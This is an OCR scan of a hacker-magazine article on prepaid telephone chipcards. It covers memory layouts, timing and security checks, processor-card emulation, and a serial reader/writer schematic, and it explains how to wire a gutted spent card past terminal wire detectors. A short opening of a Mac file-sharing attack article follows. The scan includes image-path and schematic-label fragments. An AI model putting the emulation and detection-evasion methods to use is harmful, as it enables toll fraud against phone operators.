
Most people think these telephone cards are the much touted "smartcards". In fact, all prepaid telephone chipcards are just memory cards often referred to in the industry as "dumbcards". At present manufacturers often refer to security as using different types of memory, security fuses, and special undocumented security features. The Siemens SLE4404 is a good example of a multipurpose memory card. This is quite possibly the German phonecard which has been said to be reloadable up to 100 times. This datasheet mentions this feature, but one must know a 16 bit code to get in, which is apparently databased by Telekom. The other option is to blow a certain security fuse and the card is irrevocably single use. Pin 4 is test and pin 8 is that fuse pin. Both become open (not connected) when the card is secured. They are the bottom contacts on eight contact modules. Many one use cards dispense with these contacts altogether.

At present there are two major types of memory card on the market. Both types have their own unique method of marking value and methods of security. The French type is probably less expensive than the German type mentioned above, has been in use longer, and is used in most countries that use chips for phones. Modern readers could read both of these memory cards and processor cards too. Either through politics or mistrust of each other's systems, most memory cards are limited to the country issued. Other prepaid card systems include three types of magnetic card and the diffraction grating card. The chips are likely to replace all of these older types. It is suspected many nations are waiting for the more secure processor type before changing over.

First came the French card for France around 1986. It used the "French position" formally called AFNOR. The ISO position came later, in 1989. The chip module was rotated 180 degrees and placed directly below, as continuing the 2.54mm spacing. (Looking at a standard ISO card, the French position is directly above when the card is viewed in the normal horizontal position with the module to the left.) This original version was a pathetic fuse-link ROM that was quickly cracked by students. This outdated system can be found in India and perhaps other third world countries. Failure of both the cards and readers was very common. "Fuse-link" ROM also implies a power hungry bipolar technology where a high current pulse is needed to burn a unit.

The new card adopted the ISO position and uses a NMOS, EPROM technology. 21V +/- 2.5% is applied on the Vpp pin to alter the card. The value is stored as "units" and the largest card contains 120 and perhaps 10 bonus tics. There is room for a maximum of 152 units (see memory map). The total usable memory area, fixed and changeable, is 256 bits. Included are country codes, manufacturer codes, the initial value, and the last byte contains FF if the card is new.

The "Rest Of the World" version has a slightly different format in the first twelve bytes. While the old versions burned the card in a linear fashion which was provided with the number of units needed, newer versions place



'French' type

more tics than needed in a particular order determined by the info in the first part of the card. A crypto algorithm determines where the places will be from the series code and possibly other areas of the first 96 bits. This algorithm is not known to the author, but is apparently a proprietary one. Its purpose is to prevent mass emulation of the cards. It can be assumed that copying one card would allow many "re-uses" until it was "blacklisted" by the system. One would of course have to change to another phone to use a copy! It is not determined how the cels are updated in France and countries that use the similar system. (Any takers? French police tactics are downright scary!) When a card is used up, there will be remaining "units". This is like a LOTTO at its best. Which 16 or 24 or more bits are *not* set out of a field of 152? The apparent key length is 56 bits and the "LOTTO field" has an astronomically larger range and could act as an extension in a double crypt system. It would appear to be something like DES and perhaps as secure or more so.

The NMOS output has levels much like TTL and is compatible to it without any pull-up resistor. The French cards use an active low RST on pin 4. The Vpp is on pin 6 and is +5V while reading and upped to +21V to modify. Pin 2 is R/W and is low (0) unless a modification is to be made. When 1, the Vpp is expected. The CLK is pin 3 and the "I/O" is pin 7.

The system used in Holland is based on the German system that appeared in 1989. While the card uses a large number of possible security measures, only a few are actually checked in either country. The card operation and method of storing value are completely different than the French type (see memory map). There are 512 possible memory locations. The card itself contains much of the security. A full rundown of all security measures will be presented (see timing diagrams).


Power-on-reset: If the CLK is 0 and the reset is one, the I/O sources current. A proper reset is RST to 1, a single CLK pulse to 1 and back to 0, and then RST to 0. It has been found the card will reset when the RST falls before the CLK. This may be one of the "undocumented" security features. The I/O is the clock inverted with the addition of current sourced when the RST is 1. Rise and fall times are very fast and well under 20nS! The sink current is twice the source current as would be expected using equally sized N and P channel fits in a CMOS arrangement.


Here is the performance of a typical card. With the RST 1 and the CLK 0, the output will source 4mA at 4V or put another way there will

be a one volt drop if 1k0 is placed from the output to ground. This is the only occurrence of this chip sourcing current. This chip (like all known CMOS chipcards) normally relies on an "open drain" output. It will pull a 1k0 resistor tied to Vcc to 0.5V. (At this point it should be noted that 6k8 is the standard value used to pull-up the output.) On testing about 100 cards, the propagation delay between the CLK to output into +/-30pF ranged between 18 and 20nS for the output falling and 33 to 37nS for the output rising with no resistive load. This is most certainly a security feature.

CLK to DATA out: For a read, the CLK must be 1 for at least 450nS. However this value is transferred to a flip-flop so when CLK falls, the data is ready in about 42nS, going from 1 to 0. The data is read through an open drain output (the I/O) and is pulled up by a 6k8 resistor in the phone. Going from 0 to 1 under ideal conditions, the propagation delay is 55nS. Additional risetime formed between the 6k8 resistor and the capacitances of the card and reader are likely to add over 150nS. The capacitance of the standard Landis & Gyr reader is about 30pF. If this value is tightly controlled, the risetimes can reveal additional capacitance and possibly reject a defective card. A good card would be expected to have less than 10pF at its output.

Modifying data: A "write" is defined as changing a 1 to a 0. An "erase" is defined as putting all zeros in a lower value field to all 1's. To perform a write, an RST pulse is generated while the CLK is 0. (This pulse can be as little as 1uS.) The clock is then specified to remain high (1) for 10mS to allow time to zap the bit. On the actual card, this CLK pulse can also be about 1uS, which allows the measurement of the time actually required to change the bit. It has been found to be about 2mS which is far shorter than the worst case specified. There is probably nothing to do with security here, except the CLK is masked out during the write period on the newer cards. A read can be performed only if the last operation was a successful write (bit changed from 1 to 0). When the CLK is once again 0, another RST pulse is applied and the CLK is specified to remain 1 for





10mS while all eight bits of the next lower value field are changed to 1. (In other words you cannot add more value than you removed. As each bit in a lower value field is 1/8 that of a higher value field, zapping a higher value field bit when all the lower value field bits are 0 will restore those bits.)

Series number: Chips are made in lots of 100. Each lot has its own number. Through central administration it is possible to monitor fraud and cancel cards that appear to have been used for more than 100 times its value. In general the machine will not care if the number is in range and not in its memory of cards to reject. While not as clever as the French method, it will serve to keep criminal and lamer abuse down!

Much of the card, like the series number, cannot be altered. There are only 36 "value bits" on most cards. (The older cards had a 1/8 cent subfield that could be written.) There are however a total of 80 bits that can be set to 0 and stay that way. Trying to write in most "forbidden" areas will do nothing, but in certain areas the card is frozen (program counter doesn't increment anymore) if a write is attempted. These all appear to be security measures that could be taken to verify a card but it is apparently never done.

Future Imperfect

The PTT will not always use dumb cards. In fact the present system can read some basic "challenge response" cards now available. The DES-like key is stored on each card and getting the key from one card opens the whole system to the cracker. The 64 bit challenge is issued from another smartcard inside the phone. Their card contains the same key as the one you own. Therefore a "randomly" generated challenge is crypted and sent to your card. Your card uses the key to decrypt this and sends the initial "random" 64 bits back to the reader on the phone. If a match has occurred, the phone will deduct the cost of a tic. This is fast enough to make each and every tic a separate transaction.

Almost every smartcard system uses this method and it is only a matter of time until the keys get out. Other key distribution methods could be used to prevent the problem of keeping all one's secrets on each card. In general, the PTT will go no further than what hackers show is insecure.


Determining Card Type


The synchronous card is clocked at 50kHz to read and has an "active high" reset. The async card is usually clocked at 3.58 MHz and has an active low reset. The processor card will probably not function much below 1 MHz anyway, so on this alone the machine can check for card type. There is no specified way to determine card type as the three types are greatly different. The French cards also have an active low reset and so do some special purpose cards that are generally used as keys. In any case the differences between types is great enough that there needs to be no standard to tell them apart.

Processor Card Emulation

All the emulation must do is see the reset rise and then answer with the standard "I'm here" response. This response is expected within 11mS, but may come as early as 112uS. (In emulation the RST asserts the CTS of the RS232 port.) At this point the "card" I/O is an input (default) and waits for further instructions. In computer terms, the format is 9600 bps, start plus eight databits, a parity bit, and two stopbits minimum.

In many systems, the "inverse reader" is used to program the card device. To do this one must know how to answerback with a message saying; "I have more for you." At this point a whole new identity can be loaded or audits conducted. It is likely the speed will be increased to 19.2 or 38.4 kbs for "security" or time savings. Every "facility card" is different and either development of your own or leaked knowledge of present types is needed to gain entry to the card itself. You can however reset the card and get an answer, then issue it a challenge and get a re-


for systems where card is inserted horizontaly
Wires can be connected and ran on top or below module
for systems where card is inserted lenghthwise,
run wires to far end from module.
Placement is not critical in this case.
1
2
3
4
5
6
7
8
Note: not to scale
Bring 0.22mm wires (or thiner) to lower centre of card


processor card, jump JP2
5V only memory card, jump JP1,JP3
'French type' memory card, jump JP1,JP3,JP4
jump JP5 for RST active low or high
JP1
X1
3.58MHz
R1
1M0
U1A
4069
JP2
U1B
U1C
ext power
VCC
R7
10R
SW1
RS232 on D9
C1
22pF
C2
22pF
JP3
R9
22k
R6
10k
card detect
Vcc
pin 1
C4
100nF
R12
4k7
DCD
pin 1
DSR
pin 6
CLK
pin 3
R5
22k
R13
6k8
U1D
U1E
JP5
RST L
RST H
CTS
pin 8
French nR/W
RST
pin 2
French RST
pin 4
RTS
pin 7
R2
47k
BC547B
Q1
BC547B
Q6
R8
47k
Q3
BC547B
D7
1N4148
D4
1N4148
R12
47k
D8
1N4148
I/O
pin 7
French Vpp
pin 6
U1F
R4
6k8
RxD
pin 2
GND
pin 5
BC557B
Q5
R10
100k
R1
122k
CARD
TxD
pin 3
R3
47k
Q2
BC547B
D2
1N4148
Q2
BC547B
JP4
D5
1N4148
DTR
pin 4
D1
1N4148
Vpp
+21V
Q4
BC547B
'French type' write option
D3
5V1
GND
pin 5
C3
100uF/6V
'French type' circuitry

sponse. Improper challenges often result in getting an ASCII 'n' (for no?) back. Certain control characters will give predetermined test responses, but only properly framed (and typically 64 bit) challenges will produce a normal response. Only by knowing the system of crypto in the card and its keys can you issue a challenge and get the expected response. Of course you must then give the card an answer to its response and then you may modify its contents!

It should be noted at this time that not all cards use crypto. In the industry this is called "mag stripe emulation". The German medical card is a fine example of a nonsecure system. Since the card is readable and writable in the clear, junks, for instance, can get all the dope they need with the help of a hacker. To hack such a system all one must do is monitor the protocol between the reader and card. Inverting the I/O and connecting to the RxD pin of a terminal at 9600 and proper settings will expose the "conversation". To do this you need a "card" and socket to form a sort of breakout box. More sophisticated systems could segregate out what the card says and what the reader says.

RSA: End of the Road?

Each public key card contains its own secret keys. This is an obvious advantage to the above systems. If you probe one card, all you have done is crack that one card! (To probe a card you must have access to a cleanroom with tools to take apart the module, remove any protective coating, determine the type of chip, and probe it under a microscope. This is a lot of work in a *non-smoking* environment!) In a realistic system, public keys would be exchanged and then a switch to "conventional crypt" would be used as RSA is *very* computational intensive. If you look at it as PGP on a chip, you got the idea!

The cost of this type of card puts this system, for most uses, in the future. On all processor cards, it is the job of the processor to keep secret information on the card. There have been many reports of being able to "glitch" a card and read out its ROM with keys! Exact details are sketchy and beyond the scope of this article. Besides, you are likely to waste quite a few cards before you get results even if using a proven technique.

Metal Detectors, Wire Detection and Security at the Terminal

There are several possibilities to detect irregularities on cards. Obvious are size, thickness, and surface smoothness. Two tactics are used on the common Landis & Gyr machines to detect wires. Neither is effective if one knows what they are doing. As mentioned in the security area, there is a simple check for risetime on an open drain output. The time to cross the CMOS threshold is approximately 0.7RC. R is 6k8 in just about any reader and C is typically 5pF for a CMOS input and max of 10pF. A simple grid plate can check for the clock appearing where it should not. A small coil is supplied to check for the presence of wires attached, printed circuit traces, and induced signals.

In other countries, the whole card may be "swallowed" and held. This will eliminate the need to use sophisticated wire detection methods. The card is entered in the long direction and a trap door closes that is supposed to cut off or short out any attached wires. The designers of these systems didn't consider that a type of cable commonly used in consumer products and the like will slip by. It is a tough polyester ribbon with printed conductors. Companies such as AMP will supply them in standard lengths with standard numbers of conductors. A chipcard may need a minimum of five and a maximum of eight conductors. Another approach has been to use microelectronics and build a self-contained emulator. While it may work fine in Germany or Greece it will be rejected by the metal detector in Holland.

Processor Cards


While the scope of this article was to be on synchronous cards, the ability to "talk to" (read and write) asynchronous processor cards should be considered important. The circuitry is very simple and works with the serial port at 9600 bps. A very cheap 3.58 MHz quartz xtal

supplies the clock. Per standard, all "smartcards" answerback at 9600 when the clock speed is 3.58 MHz. When used with the right software, one can do many things with the card, depending on how it is programmed. An inverse reader that also runs on the serial port will be described. The clock is ignored as your computer has one and simply talks to the card politely, one way at a time. To avoid any conflict of interest, all designs are my own and may be used for any non-commercial and non-criminal purpose.

Dumbmouse Universal Reader/Writer (Notes on Schematic)

When configured for a processor card, the 3.58 MHz xtal osc is allowed to run, supplying the required rate for the card to typically produce 9600 bps serial data. While extremely simple, it is expected anyone using such a circuit will have proper prior knowledge of electronics and possibly software. The jumper options allow for variations on software and also provide the possibility of the CTS, DTR, and in some cases the TxD pins to provide the circuit power. External power (either a hard +5V or small current applied to the Zener diode at the "ext power" input) will allow for cards that draw extreme amounts of current or added convenience in programming and/or reduction of jumper pins.

To be able to read out and write to memory cards, the 3.58 MHz will not be used and shut off (jump JP1), disconnected (open JP2), and DTR will provide for CLK pulses (jump JP3). RTS will be used to reset the card. If it is in the interest to power from the serial port, the position of JP5 should be that RST is inactive when RTS is providing power. During this reset time, the clever programmer will set TxD to provide continued power. In the French type phonecards, TxD will provide the actual reset and JP4 will be jumped as TxD will be providing power and preventing an RxD signal otherwise. (A quick note to someone programming: a "0" sent to the serial port produces a positive voltage or "mark"



condition. So when a line is said to be "providing power", a "0" is being put to that line. Conversely, what comes from the card I/O is inverted before going to the serial port. To power a card at least one and preferably two lines should be "providing power". If this is not possible for a certain card, or if the card draws heavy current, additional power must be supplied.)

JP5 is to be set so RTS is active for "most of the time". This will be fully dependent on the type of card used. For "active low" resets, as in most processor cards, RST (pin 2) will be connected to U1 pin 8, allowing RTS to be active while the card is active. For active high resets, a further inversion available at U1 pin 10 will provide a "0" when RTS is active.

To be able to write software, the programmer should have some knowledge of electronics or be within reach of someone who does. Except for writing French cards, simple code has been written to prove the concept. For French cards making RTS inactive will place +21V on Vpp (pin6) and +5V on the nR/W pin (pin 2), burning the tic and making the I/O go to a "0". In no case is the I/O port used to input data on a French card. Areas in the dashed lines apply only to French type memory cards and may be omitted if these are not of interest.

This circuit is but one example that will cover all aspects of ISO/IEC 7816. Emphasis was given to a solution requiring no special components or programming fixtures. Low cost was also a major consideration. The card socket may be regarded by some as a "special component". They are made by ITT Cannon, Omron, and Alcatel among others. This is a new area of hobby so therefore your favorite over-the-counter parts house will almost certainly not carry them. The better distributors like Rodelco carry a full range of them. Cheaper ones (from consumer products) will ruin cards in no time and the features of the expensive types are probably not warranted for this application.

Inverse Reader Notes

The supplied schematic is for the emulation of processor type cards or to program devices that take processor cards. A special PCB could be made to bring out the four needed lines. Note the CLK is ignored and it is assumed the bit rate of the system is known. Use of a spent phonecard is a quick and cheap alternative to using a print. If using a print (PCB), it is well advised that the contacts are gold plated. In "consumer" cases, such as satellite decoders, it will be 9600 bps. The circuitry is capable of operating at any speed provided by a PC.

No schematic will be provided for synchronous card inverse readers. The clock must be brought out and all other details are supplied in the text. It is not the intent of this article to be about "free" calls.

How to Use a Spent Phonecard

The chip is a very small, approximately 1 mm square piece of silicon located directly in the center of the module. To remove this, turn the card over and locate this point. Usually there will be an indication visible as an 8 mm circle on the back. The chip is in the exact center of this epoxy which is below the plastic. Carefully cut the bottom plastic of the card to reveal the black epoxy. The epoxy is rather soft so it can be cut down to the chip which is very hard. Break out the chip in pieces until you reach the metal of the ground contact. At this point you could carefully solder to the top of the card and place the wires in cut grooves so they are flush to the surface. Using low heat of about 175 degrees Celsius, you can fix the wires in the grooves or simply glue them down with epoxy. The card must maintain its constant thickness of about 0.85 mm. If you are more ambitious, continue to carefully remove the epoxy to reveal eight contact points where the chip's bonding wires went and *carefully* solder from the bottom. As before, run the wires in grooves cut to the middle, bottom, or the far end of the card depending on the application. You may waste a card or two while you develop the technique, so have a few extra!

(continued on page 46)

BIGGEST MAC MISTAKES

by The Guy Who Was In
Craig Neidorf's Spanish Class
And Had No Idea

As an IS/IT contractor, I know that folks take the simplicity of the Macintosh interface for granted and underestimate the curiosity of the Mac users. A nosey user can come along and mess things up nicely.

This article discusses basic ways a Macintosh network can be attacked or compromised. The three open doors that I see on networks are File Sharing, Retrospect Remote, and Appletalk Remote Access.

File Sharing

To access a shared device, Mac users on a network access an AppleShare Server or a desktop computer with File Sharing activated by selecting the Chooser under the Apple Menu, then selecting the AppleShare icon, then choosing a zone, and then double-clicking on a shared device.

A screen with fields requiring a user name and password for registered users comes up. If the user enters a valid name and password, then access is gained to whatever directories or drives are available to that registered user. If guest access is enabled, then users can select the radio button next to "Guest" without entering a user name and password, and click OK, giving them access to whatever has been assigned to Guest users.

To share a computer (not using the AppleShare Server, but the AppleShare that comes with every Macintosh system), the following is done. On the computer to be shared, users go to Sharing Setup in the Control Panels folder and enter Owner Name, Macintosh Name, and Password in appropriate fields. Next they click the Start button next to the words File Sharing. If there is no password or user name, the computer will notify the user that this is a bad idea. Users then select the drive icon or folders to be shared with the mouse, then choose Sharing from the File menu and click on the check box with Share This Item And Its Contents. The entire hard drive or folder can be made available to users in varying degrees by using check boxes for See Folders, See Files, and Make Changes next to the words Owner, User/Group, and Everyone.

If a user wants to set up access to a computer for multiple users, then the user goes to the Users & Groups control panel. There will be a blockhead icon there for the Owner and one for Guest. By going to New User under the File menu, other blockheads can be created for different users with different passwords.

Where The Mistakes are Made with File Sharing

